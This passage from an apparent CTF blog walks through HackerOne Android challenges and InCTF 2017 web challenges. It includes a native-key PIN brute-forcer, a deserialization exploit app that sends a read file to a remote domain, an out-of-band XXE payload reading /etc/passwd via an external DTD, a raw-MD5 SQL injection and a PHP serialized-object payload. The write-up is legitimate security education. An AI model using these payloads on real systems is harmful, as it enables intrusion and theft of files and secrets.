            Log.d("TEST", MainActivity.bytesToHex(str));
            try {
                Log.d("DECRYPTED", new String(new SecretBox(str).decrypt("aabbccddeeffgghhaabbccdd".getBytes(), MainActivity.this.cipherText), StandardCharsets.UTF_8));
            } catch (RuntimeException e) {
                Log.d("PROBLEM", "Unable to decrypt text");
                e.printStackTrace();
            }
        }


.... Omitted for Brevity....
};

    public static String bytesToHex(byte[] bArr) {
        char[] cArr = new char[(bArr.length * 2)];
        for (int i = 0; i < bArr.length; i++) {
            int i2 = bArr[i] & 255;
            int i3 = i * 2;
            cArr[i3] = hexArray[i2 >>> 4];
            cArr[i3 + 1] = hexArray[i2 & 15];
        }
        return new String(cArr);
    }

So, once the user enters the pin, it will be log’d as “PIN COMPLETE : XXXXXX”, then it passes the pin as string to getKey(str), takes the byte array result as str and transforms it into hexadecimal using bytesToHex function. Then it tries to Initialize SecretBox object and decrypt it using Nonce and CipherText making sure the resultant output is UTF-8 , otherwise throws Decryption Error.

A lot of things going on here. Our assumption of crypto being used turns correct. And well, it’s not a cipher like AES with variants ECB, CBC etc. And we don’t know what is getKey(str) so far. Advancing a bit further, we notice

    public native byte[] getKey(String str);

    public native void resetCoolDown();

    static {
        System.loadLibrary("native-lib");
    }

native-lib.so is loaded. We have encountered this System.loadLibrary call in challenge-1. It loads native functions from the binary itself.

So, Now what ?

  • Analyze the Binary itself
  • Understand the Crypto Implementation

My plan was to answer both and try to write a decryption routine. But, as we progress we could notice it’s not trivial.

After decompiling the Native library from IDA Hex-Rays

int __cdecl Java_com_hackerone_mobile_challenge2_MainActivity_getKey(int a1, int a2, int a3)
{
  int v3; // edx
  struct timeval tv; // [esp+10h] [ebp-4Ch]

  (*(void (__cdecl **)(int, int, _DWORD))(*(_DWORD *)a1 + 676))(a1, a3, 0);
  gettimeofday(&tv, 0);
  v3 = tv.tv_usec / 1000000;
  tv.tv_usec %= 1000000;
  tv.tv_sec += v3 + 10;
  JUMPOUT(dword_2004, 51, &loc_A79);
  return sub_A20();
}

Due to the peculiarities of the JNI, the a3 is the only argument. It returns sub_A20(); which was a very lengthy function which seemed to do checks and calculations based on gettimeofday* methods. I tried to write a routine based on it, but it was too complicated to implement. So, after few hours, I thought to finally move on towards a different approach.

Now, comes the Crypto Part, it was using Open Source libsodium and I found that there is a Python implementation based on it as well. The documentation says that ‘Key must be kept secret, it is the combination to your safe.’ and that key was passed to SecretBox. Reading the documentation bit further, we can notice ‘Good sources of nonce are 24 bytes’. and Encryption happens like

encrypted = box.encrypt(message, nonce)

Hence, if we compare this to our MainActivity.java , we could notice that nonce was passed as the first parameter of decrypt and the second parameter was the cipher-text. So, why we can’t we import the PyNaCL and crack it ? The reason to why we cannot do it, because we don’t know what is getKey(str) algorithm. If we can send a 6 digit string and get back something out of it which is similar to the native library implementation then we could have straight-away used the Python Library itself.

So, after hours I thought to re-use the Native Library and try to create my custom bruter which will traverse from 000000 to 99999 and pass that to getKey(str) as an argument. Hence, I would let Native library do it’s stuff and try to decrypt the Cipher-Text using the returned value and nonce. Sounds reasonable.

For this, we need to create our Android Project using Android Studio. We need the same imports for libsodium just like the challenge app does. There is a great resource for that. If you follow all the steps correctly, then you should be able to import the libraries needed. Next we create a directory jniLibs/ and copy all the native library folders from lib/ and paste it there. So, when you try to use System.loadlibrary it will look inside the jniLibs/ and find the appropriate one based on the architecture. I tried to load the application in the emulator to see if it even runs. It did, but the native function threw me error. After thinking and googling for a while, I realized the package name was not same as the challenge application. That’s why JNI Native library was not being able to resolve the functions. So, the idea is to rename the package to com.hackerone.challenge2 and it will load it correctly. After a while I wrote a brute-force code as I mentioned the outline above and hoped it will work. But the brute-force was very slow. It took 10 minutes to brute-force 000000- 000500 . I was amused by that, even if I run the bruter until 30th June I might not have finish it.

I looked closely to the library again as to why it was getting rate-limited ( Not exactly rate-limited but slow). I thought to NOP out some function/ instructions and patch it until I found resetcoolDown() . It’s function was to reset the PIN state once the user finish entering 6 digits and submit to the getKey(str).

Here is my MainActivity.java

package com.hackerone.mobile.challenge2;

import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import android.util.Log;

import org.libsodium.jni.NaCl;
import org.libsodium.jni.crypto.SecretBox;
import org.libsodium.jni.encoders.Hex;

import com.hackerone.mobile.challenge2.R;

import java.nio.charset.StandardCharsets;

public class MainActivity extends AppCompatActivity {

    private byte[] cipherText;
    private static final char[] hexArray = "0123456789ABCDEF".toCharArray();

    private void brute() {
        for (int i = 0; i < 1000000; i++) {
            String randomNumber = String.format("%06d", i);
            Log.d("We are at: ", randomNumber);
            try {
                Log.d("DECRYPTED", new String(new SecretBox(MainActivity.this.getKey(randomNumber)).decrypt("aabbccddeeffgghhaabbccdd".getBytes(), MainActivity.this.cipherText), StandardCharsets.UTF_8));
                break;
            } catch (RuntimeException e) {
               Log.d("PROBLEM", "Unable to decrypt text");
                resetCoolDown();
               //break;

               // e.printStackTrace();
            }

        }
    }

    public native byte[] getKey(String str);
    public native void resetCoolDown();


    static {
        try {
            System.loadLibrary("native-lib");
        } catch (UnsatisfiedLinkError e) {
            System.err.println("Native code library failed to load.\n" + e);
            System.exit(1);
        }
    }

    public static String bytesToHex(byte[] bArr) {
        char[] cArr = new char[(bArr.length * 2)];
        for (int i = 0; i < bArr.length; i++) {
            int i2 = bArr[i] & 255;
            int i3 = i * 2;
            cArr[i3] = hexArray[i2 >>> 4];
            cArr[i3 + 1] = hexArray[i2 & 15];
        }
        return new String(cArr);
    }

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        this.cipherText = new Hex().decode("9646D13EC8F8617D1CEA1CF4334940824C700ADF6A7A3236163CA2C9604B9BE4BDE770AD698C02070F571A0B612BBD3572D81F99");
        brute();
    }
}


This is how it looks in the android studio (Also notice the structure)

 

After it opens in emulator

Now, you should either run adb logcat or use Android studio’s inbuilt logcat to notice the progress. After 10 minutes, a good log appears 🙂

Flag : flag{wow_yall_called_a_lot_of_func$}

Nice, so even though this binary implemented crypto functionalities to not enable attacker’s retrieve the password. It still opens the possibility of Attacker crafting their own app and re-use the library. Validation is hard!

Side-note:

Very fun challenge, Kudos to the author for developing this. It tests skills in building app as well as working smartly reusing the functions rather than wasting time in reversing the function. But anyways, re is always present 😉 And yes, I promised at the beginning why the first apk was broken. It was giving a different hashed output everytime when your pass-code was feed into getKey(str) function. Maybe it was due to time or some random value which made it dynamic. So, solution is hard as key will be dynamic and change everytime.


Challenge 3

We could not find the original apk, but we got this. can you make sense of it?

Attachment

This was the simplest challenge of all. Two files were provided base.odex and boot.oat . odex are files are inside APKs whose function is to optimize space. Hence the word o-dex (optimized dex). The boot.oat explanation is mentioned here in depth. With both the files you can retrieve the contents of apk back. You can also retrieve even if you miss boot.oat but many of smali code would not be present resulting into a broken file. So, it is essential to use both of them.

We will use a tool known as baksmali, specifically 2.2.4 from here and then we run this command

$ java -jar baksmali-2.2.4.jar deodex base.odex -b boot.oat -o output

Now, you will be able to find output/ folder on your machine. But that will contain smali codes. So, what I did was is to recompile it back to dex.

$ java -jar smali-2.2.4.jar assemble output -o base1.dex


Great, now you can use jadx to load the base1.dex or either convert dex to jar by using d2j and see something like this

 

Now, we can analyze the code and write a decryption routine based on it

There is a string kO13t41Oc1b2z4F5F1b2BO33c2d1c61OzOdOtO , we have to reverse it, replace O with 0 , t with 7, B with 8, z with a, F with f and k with e. Then we convert every character to byte (in hex). My solver looks like

solver.py

def encDec(key, cipher):
    final = ""
    for i in xrange(0, len(cipher)):
        pt = cipher[i]^ord(key[i%len(key)])
        pt = chr(pt)
        final +=pt
    return final

key = "this_is_a_k3y"
#cipher = "kO13t41Oc1b2z4F5F1b2BO33c2d1c61OzOdOtO"
cipher = [0x07, 0x0d, 0x0a, 0x01, 0x6c, 0x1d, 0x2c, 0x33, 0x08, 0x2b, 0x1f, 0x5f, 0x4a,0x2b,0x1c,0x01,0x47,0x31,0x0e]

pwned = encDec(key, cipher)
print pwned

And you will get the flag. Pretty easy 🙂

Flag: flag{secr3t_littl3_th4ng}


Challenge 4:

Android Pwnable 1
Attachments


We can load the apk into jadx first. First, thing we need to find the Entry-point. Hence we will peek the AndroidManifest.xml file. I find this snippet interesting

   <receiver android:name="com.hackerone.mobile.challenge4.MazeMover">
            <intent-filter>
                <action android:name="com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER"/>
            </intent-filter>
        </receiver>

It says that the file MazeMover.java registers a Broadcast Receiver com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER . Not to mention, they are not using any signature level protection so any app can send to/ sniff the broadcast.

We move to MainActivity.java where they register another broad-cast receiver with the same name

        registerReceiver(new BroadcastReceiver() {
            public void onReceive(Context context, Intent intent) {
                MazeMover.onReceive(context, intent);
            }
        }, new IntentFilter("com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER"));
    }


I found one more receiver in Menu, basically registerReceiver works the same as registering through AndroidManifest.xml

  registerReceiver(new BroadcastReceiver() {
            public void onReceive(Context context, Intent intent) {
                if (intent.hasExtra("start_game")) {
                    context.startActivity(new Intent(context, MainActivity.class));
                }
            }
        }, new IntentFilter("com.hackerone.mobile.challenge4.menu"));
    }

So, we have 3 entry-points basically to control the app. After thorough understanding and reading code of the apps for hours and hours, I thought to trying dynamic analysis as well on the Emulator Setup they gave in the Instructions. I noted down these things in my Notes after it.

"game.state" -> loader -> GameState(playerX, playerY, seed, levelsCompleted) -> stateController(str) -> location -> getLocation()
      

/data/user/0/com.hackerone.mobile.challenge4/files/game.state

"MazeGame", "maze_game_win", "http://localhost"


str = "MazeGame";


In StateController ->
location= "MazeGame";

stringRef = "maze_game_win"
destUrl = "http://localhost"

http://localhost/announce?val=contentof(maze_game_win);


In broadcaseannouncer.java
public Object load(Context context) {

    // to set stringval based on stringRef
    // return null ?? why
}

save() calls the API


In Stateloader.java


The note mentions the noticed behavior I had. I found one very interesting snippet in MazeMover.java which is that if the Intent has an serializable object value if the key is cereal then, it is deserialized and being casted to GameState object which will thereafter call the initialize method.

} else if (intent.hasExtra("cereal")) {
                ((GameState) intent.getSerializableExtra("cereal")).initialize(context);
            }

Interesting… Hence, we can supply any crafted objected. This will lead to Deserialization vulnerability. But, before that let’s see the attack surface.

GameState.java

public class GameState implements Serializable {
    private static final long serialVersionUID = 1;
    public String cleanupTag;
    private Context context;
    public int levelsCompleted;
    public int playerX;
    public int playerY;
    public long seed;
    public StateController stateController;

    public GameState(int i, int i2, long j, int i3) {
        this.playerX = i;
        this.playerY = i2;
        this.seed = j;
        this.levelsCompleted = i3;
    }

    public GameState(String str, StateController stateController) {
        this.cleanupTag = str;
        this.stateController = stateController;
    }


It has a object stateController. It’s an abstract class, so it’s method are defined by those who extends it.

StateController.java

public abstract class StateController {
    private String location;

    Object load(Context context) {
        return null;
    }

    void save(Context context, Object obj) {
    }

    public StateController(String str) {
        this.location = str;
    }

    String getLocation() {
        return this.location;
    }
}

There are two classes which will implement that, the first is BroadcastAnnouncer and other being StateLoader.

BroadcastAnnouncer.java

public class BroadcastAnnouncer extends StateController implements Serializable {
    private static final long serialVersionUID = 1;
    private String destUrl;
    private String stringRef;
    private String stringVal;

    public BroadcastAnnouncer(String str, String str2, String str3) {
        super(str);
        this.stringRef = str2;
        this.destUrl = str3;
    }
... Omitted for Brevity ...

Going further bottom we notice, a method save, which basically does destUrl/announce?val=content_of_maze_game_win

  public void save(Context context, Object obj) {
        new Thread() {
            public void run() {
                HttpURLConnection httpURLConnection;
                try {
                    StringBuilder stringBuilder = new StringBuilder();
                    stringBuilder.append(BroadcastAnnouncer.this.destUrl);
                    stringBuilder.append("/announce?val=");
                    stringBuilder.append(BroadcastAnnouncer.this.stringVal);
                    httpURLConnection = (HttpURLConnection) new URL(stringBuilder.toString()).openConnection();
                    new BufferedInputStream(httpURLConnection.getInputStream()).read();
                    httpURLConnection.disconnect();
                } catch (MalformedURLException e) {
                    e.printStackTrace();
                } catch (IOException e2) {
                    e2.printStackTrace();
                } catch (Throwable th) {
                    httpURLConnection.disconnect();
                }
            }
        }.start();
    }


What if we can supply destUrl as hxxp://evil.com and stringRef as /path/to/flag 🙂 . The problem is, we cannot simply create a BroadCastAnnouncer object and send it through cereal intent. It will fail as it explicitly casts to GameState .

There is a concept in Java known as “Upcasting” and “Downcasting”. This post has few examples on it. We are specifically interested in Downcasting concept. So, the flow is something as

GameState -> StateController -> BroadcastAnnouncer

All these are linked to each other. (Inheritance) , a good thing to note is inside the GameState there is a finalize() native function called by Garbage Collector, which will trigger this.stateController.save when you levelsCompleted > 2 . Hence, when a player complete 3 levels then it will try to load this.stateController which we can control using cereal 🙂

public void finalize() {
        Log.d("GameState", "Called finalize on GameState");
        if (GameManager.levelsCompleted > 2 && this.context != null) {
            this.stateController.save(this.context, this);
        }
    }

Now, we know what to do. Now, we have to communicate using Intent, Start the Game, Clear 3 levels, deliver payload and then change the activity to trigger finalize() function reliably. You will need to create an Android Studio project for this, the GameState.java should be separated into a different package com.hackerone.challenge4 for keeping signature intact during deserialization process. Rest everything, I wrote in one single

MainActivity.java

package com.hackerone.mobile.challenge4;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;

import com.example.apurani.chall4.R;

import java.io.BufferedInputStream;
import java.io.BufferedReader;
import java.io.File;
import java.io.FileNotFoundException;
import java.io.FileReader;
import java.io.IOException;
import java.io.Serializable;
import java.net.HttpURLConnection;
import java.net.MalformedURLException;
import java.net.URL;
import java.util.ArrayList;
import java.util.Arrays;

public class MainActivity extends AppCompatActivity {

    private static final String TAG = "MY_LOGS";
    private BroadcastReceiver myReceiver;
    private char LEFT = 'h', RIGHT = 'l', UP = 'k', DOWN = 'j';
    private ArrayList<Integer> level1TypeAList =new ArrayList<>(Arrays.asList(3, 1, 1, 1));
    private ArrayList<Integer> level1TypeBList =new ArrayList<>(Arrays.asList(1, 3, 1, 1));

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        openGameScreen();
        /*1 second of sleep needed for exploit to work all the times*/
        try {
            Thread.sleep(1000);
        } catch (InterruptedException e) {
            e.printStackTrace();
        }
        /*Declare and register broadcastReceiver*/
        myReceiver = getMyCustomBroadcastReceiver();
        registerReceiver(myReceiver, new IntentFilter("com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER"));

        /*Send broadcast to open Game Screen*/


        /*Get Maze - For Level 1, Decide traversal 1a or 1b depending on the start and end positions*/
        getMaze();

        /*Maze traversal*/
        //traverseLevel1a();//positions : [3, 1, 1, 1]
        //traverseLevel1b();//positions : [1, 3, 1, 1]
        //traverseLevel2();
        //traverseLevel3();


        //exploit();
    }

    private void exploit() {
        StateController stateController = new BroadcastAnnouncer("game.state", "/data/local/tmp/challenge4", "http://aadityapurani.com");
        GameState gamestate = new GameState("pwn", stateController);
        Intent exploitintent = new Intent();
        exploitintent.setAction("com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER");
        Bundle bundle = new Bundle();
        bundle.putSerializable("cereal", gamestate);
        exploitintent.putExtras(bundle);
        sendBroadcast(exploitintent);
    }

    private void getMaze() {
        Intent moveIntent = new Intent();
        moveIntent.setAction("com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER");
        moveIntent.putExtra("get_maze", true);
        sendBroadcast(moveIntent);
    }

    private void traverseLevel1a() {
        move(DOWN);
        move(LEFT);
        move(UP);
    }

    private void traverseLevel1b() {
        move(RIGHT);
        move(UP);
        move(LEFT);
    }

    private void traverseLevel2() {
        move(LEFT);
        move(UP);
        move(RIGHT);
        move(DOWN);
        move(LEFT);
        move(DOWN);
        move(LEFT);
        move(UP);
        move(LEFT);
        move(UP);
    }

    private void traverseLevel3() {
        move(DOWN);
        move(LEFT);
        move(UP);
        move(RIGHT);
        move(UP);
        move(LEFT);
        move(DOWN);
        move(RIGHT);
        move(DOWN);
        move(RIGHT);
        move(RIGHT);
        move(DOWN);
        move(LEFT);
        move(DOWN);
        move(LEFT);
        move(UP);
        move(LEFT);
        move(DOWN);
        move(LEFT);
        move(UP);
        move(LEFT);
        move(UP);
    }

    private synchronized void move(final char direction) {
        Intent moveIntent = new Intent();
        moveIntent.setAction("com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER");
        moveIntent.putExtra("move", direction);
        sendBroadcast(moveIntent);
    }

    private void openGameScreen() {
        Intent startGameIntent = new Intent();
        startGameIntent.setAction("com.hackerone.mobile.challenge4.menu");
        startGameIntent.putExtra("start_game", true);
        sendBroadcast(startGameIntent);
    }

    private BroadcastReceiver getMyCustomBroadcastReceiver() {
        return new BroadcastReceiver() {
            public void onReceive(Context context, Intent intent) {
                if (intent.hasExtra("positions")) {
                    ArrayList<Integer> positions = (ArrayList<Integer>) intent.getSerializableExtra("positions");
                    Log.d(TAG, "Positions are: " + positions.toString());
                    if (positions.equals(level1TypeAList)) {
                        Log.d(TAG, "TYPE A");
                        traverseLevel1a();

                        traverseLevel2();

                        traverseLevel3();

                        exploit();

                        exploit();
                        finish();
                        startActivity(new Intent(MainActivity.this, NewActivity.class));
                    } else if (positions.equals(level1TypeBList)){
                        Log.d(TAG, "TYPE B");
                        traverseLevel1b();

                        traverseLevel2();

                        traverseLevel3();

                        exploit();

                        exploit();
                        finish();
                        startActivity(new Intent(MainActivity.this, NewActivity.class));

                    }
                }
                if (!intent.hasExtra("cereal")) {
                    Log.i(TAG, "Received something");
                    Bundle extras = intent.getExtras();
                    for (String key : extras.keySet()) {
                        if (key.equals("walls")) {
                            boolean[][] array = (boolean[][]) extras.getSerializable(key);
                            Log.d(TAG, "walls : " + Arrays.deepToString(array).replaceAll("],", "]," + System.getProperty("line.separator")));
                        } else {
                            Log.d(TAG, key + " : " + extras.get(key));
                        }
                    }
                }
            }
        };
    }

    @Override
    protected void onDestroy() {
        super.onDestroy();
        /*Unregister Broadcast Receiver when activity is destroyed to prevent leaks*/
        unregisterReceiver(myReceiver);
    }

}


abstract class StateController {
    private String location;

    Object load(Context context) {
        return null;
    }

    void save(Context context, Object obj) {
    }

    public StateController() {
    }

    public StateController(String str) {
        this.location = str;
    }

    String getLocation() {
        return this.location;
    }
}

class BroadcastAnnouncer extends StateController implements Serializable {
    private static final long serialVersionUID = 1;
    private String destUrl;
    private String stringRef;
    private String stringVal;

    public BroadcastAnnouncer(String str) {
        super(str);
    }

    public BroadcastAnnouncer(String str, String str2, String str3) {
        super(str);
        this.stringRef = str2;
        this.destUrl = str3;
    }

    public void save(Context context, Object obj) {
        new Thread() {
            public void run() {
                HttpURLConnection httpURLConnection = null;
                try {
                    StringBuilder stringBuilder = new StringBuilder();
                    stringBuilder.append(BroadcastAnnouncer.this.destUrl);
                    stringBuilder.append("/announce?val=");
                    stringBuilder.append(BroadcastAnnouncer.this.stringVal);
                    httpURLConnection = (HttpURLConnection) new URL(stringBuilder.toString()).openConnection();
                    new BufferedInputStream(httpURLConnection.getInputStream()).read();
                    httpURLConnection.disconnect();
                } catch (MalformedURLException e) {
                    e.printStackTrace();
                } catch (IOException e2) {
                    e2.printStackTrace();
                } catch (Throwable th) {
                    httpURLConnection.disconnect();
                }
            }
        }.start();
    }

    public Object load(Context context) {
        this.stringVal = "";
        try {
            BufferedReader bufferedReader = new BufferedReader(new FileReader(new File(this.stringRef)));
            while (true) {
                //context = bufferedReader.readLine();
                if (context == null) {
                    break;
                }
                StringBuilder stringBuilder = new StringBuilder();
                stringBuilder.append(this.stringVal);
                stringBuilder.append(context);
                this.stringVal = stringBuilder.toString();
            }
        } catch (FileNotFoundException e) {
            e.printStackTrace();
        } catch (IOException e2) {
            e2.printStackTrace();
        }
        return null;
    }

    public void setStringRef(String str) {
        this.stringRef = str;
    }

    public String getStringRef() {
        return this.stringRef;
    }
}


NewActivity.java

package com.hackerone.mobile.challenge4;

import android.os.Bundle;
import android.support.annotation.Nullable;
import android.support.v7.app.AppCompatActivity;

import com.example.apurani.chall4.R;

public class NewActivity extends AppCompatActivity{

    @Override
    protected void onCreate(@Nullable Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
}

GameState.java

package com.hackerone.mobile.challenge4;

import android.content.Context;

import java.io.Serializable;

class GameState implements Serializable {
    private static final long serialVersionUID = 1;
    public String cleanupTag;
    private Context context;
    public int levelsCompleted;
    public int playerX;
    public int playerY;
    public long seed;
    public StateController stateController;

    public GameState(int i, int i2, long j, int i3) {
        this.playerX = i;
        this.playerY = i2;
        this.seed = j;
        this.levelsCompleted = i3;
    }

    public GameState(String str, StateController stateController) {
        this.cleanupTag = str;
        this.stateController = stateController;
    }
//
//    public void initialize(Context context) {
//        this.context = context;
//        GameState gameState = (GameState) this.stateController.load(context);
//        if (gameState != null) {
//            this.playerX = gameState.playerX;
//            this.playerY = gameState.playerY;
//            this.seed = gameState.seed;
//            this.levelsCompleted = gameState.levelsCompleted;
//        }
//    }
//
//    @Override
//    public void finalize() {
//        Log.d("GameState", "Called finalize on GameState");
//        if (GameManager.levelsCompleted > 2 && this.context != null) {
//            this.stateController.save(this.context, this);
//        }
//    }

}

Now, generate apk file. then install it on the emulator where the challenge apk is running and start our POC apk and within few seconds you will receive flag at your remote domain 🙂

Flag : flag{my_favorite_cereal_and_mazes} 

PS: @breadchris, you rock !

Challenge 5 (Work in Progress):

Due to time constraints, I was unable to finish this challenge. Hopefully, will finish and write in couple of days 🙂


I’m on Hackerone as well
Any Questions ?: Twitter

aadityapurani
http://aadityapurani.com/?p=397
Extensions
InCTF 2017 Writeup
CTFInctf
Here are some of the Web Challenges Write-Up for InCTF 2017 which I solved during the 2nd Half of the CTF after juggling between 3DS and GrandPrix CTF. We Participate as dcua team, a group of awesome people trying the best effort for the challenges. It has been quite a time since I published Write-ups, […]
Show full content

Here are some of the Web Challenges Write-Up for InCTF 2017 which I solved during the 2nd Half of the CTF after juggling between 3DS and GrandPrix CTF. We Participate as dcua team, a group of awesome people trying the best effort for the challenges. It has been quite a time since I published Write-ups, so here we go


Warm-Up (150 Points)

Link : http://w4rmup.inctf.in/

We are able to see http://w4rmup.inctf.in/source.txt , First of all the password is hashed into raw MD5 which is bad. Additionally, we can notice that there exists SQL Injection in id as well as pw because both are the one’s which user has control.

select id from inctf where id='$input_id' and pw='$input_pw'

Our intended task is to exploit `$input_pw` but due to md5() function, we cannot just simply use ‘ OR 1=1;# . That’s why we need to exploit the raw MD5 Hash itself. There is already a resource on Binary SQL Injection and this concept is used in many other CTF’s before, so it’s not that tough.

So, simply we can use the password as 9fcef3897afe2acc3e7438ce14f5b6a3  

FLAG: inctf{Y0u_C4n_N3v3r_F1nd_7h1s_Fl4g}

upl0ad3r (300 Points)

Link: http://upl0ad3r.inctf.in/

Simple Upload docx functionality, within a moment we can know that the challenge must be related to XML External Entity (XXE) vulnerability. Once, we upload any .docx file it prints out the author of the file. If you upload any other file format, it throws an error leaking the Path (Full Path Disclosure Vulnerability). In our case, it should be  /var/www/html/upload_docx.php

Now, we quickly get to the

knap@ubuntu:~/thrash$ mv sample.docx sample.zip
knap@ubuntu:~/thrash$ unzip sample.zip
knap@ubuntu:~/thrash$ cd docProps/


In the core.xml, our task is to inject here : <dc:creator>Inject_me</dc:creator>. I would perform a Classical Out-Of-Band(OOB) XXE.

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE testingxxe [

<!ENTITY % dtd SYSTEM "http://myvps.com/payload.dtd" > %dtd;]>
... Snipped for Brevity ...
<dc:creator>&b;</dc:creator>

I don’t like much to edit the core.xml and generating a docx everytime. Instead, I use Out-Of-Band to host payload.dtd of my choice

<!ENTITY b SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">

If you are wondering what’s before the /etc/passwd, then this might help. Infact, there are lot of other ways too. We can utilize the FPD to read the source-code of the Parser. No RCE, because it unlink’s are file after parsing. While enumerating, I got http://upl0ad3r.inctf.in/getme.php from the robots.txt file. So, I dumped it using the payload and analyzed flag.php as well as getme.php


<?php

	include('flag.php');
        $obj = $_GET['obj'];
        $unserialized_obj = unserialize($obj);
        $unserialized_obj->flag = $flag;
        if (hash_equals ($unserialized_obj->input, $unserialized_obj->flag)){
                print file_get_contents('http://admin:admin@192.168.30.106/flag.php');
        }
        else{
                echo "Better Luck next time!!";
        }

?>

Deserialization Vulnerability is the last piece of the puzzle. This is quite simple, first we need to create a serialized object which contains $unserialized_obj->input as “hai”.  Usually, deserialization vulnerabilities need knowledge of class. But here, we have no class name specified, so we can use stdClass which is a generic empty class when casting other data types to object.

O:8:"stdClass":1:{s:5:"input";s:3:"hai";}
http://upl0ad3r.inctf.in/getme.php?obj=O:8:%22stdClass%22:1:{s:5:%22input%22;s:3:%22hai%22;}

 Flag: inctf{Xm1_l0v3s_Xx3_xX3_l0v3s_ssrF}

Liar (300 Points)

Link: http://liar.inctf.in/

I shed the first-blood on this challenge. Alright, so we see nothing special on the front page. We can enumerate directories easily and doing that we receive .hg/ folder which is a Mercurial Version Control Software (VCS). We can quickly dump the files from the server on to our machine in order to revert the files. But remember, in Mercurial few files are really important

http://liar.inctf.in/.hg/store/fncache , it lists the index (.i) of the files present, without getting index files there is no way to revert file back. There is an in-depth explanation over Mercurial VCS working mechanism. We can download those files from the /data/ folder for instance

http://liar.inctf.in/.hg/store/data/index.html.i

Likewise, we dump all the files, there is a caveat (on the server there are two underscores instead of one to dump vulnerable.php.i). So, once dumped and if the files are placed correctly in the .hg folder locally

$ hg revert 1ts_h4rd_t0_gu3ss/vulnerable.php

There are few more ways to revert too. Now, we can view the likely source code and analyze

<?php
        include_once 'dbconfig.php';
        $var = $_POST['name'];
        $res=mysql_query("SELECT * FROM ____ WHERE user=('$var')");
        $row=@mysql_fetch_array($res);
        $useragent = $_SERVER['HTTP_USER_AGENT'];


        /*
        Some more filteration Code!! Break it and get the Flag
        */

        if (preg_match('/select/',$var)){
         echo "Our WAF detected an attack!!!";
        }
        else if (preg_match('/SELECT/',$var)){
         echo "Our WAF detected an attack!!!";
        }
        else if (preg_match('/union/',$var)){
         echo "Our WAF detected an attack!!!";
        }
        else if (preg_match('/UNION/',$var)){
         echo "Our WAF detected an attack!!!";
        }
        else if (preg_match('/Union/',$var)){
         echo "Our WAF detected an attack!!!";
        }
        else if (preg_match('/Select/',$var)){
         echo "Our WAF detected an attack!!!";
        }
        else{
         if($row){

         }
         else{
                echo "Your Friend detail not present!!";
         }
        }

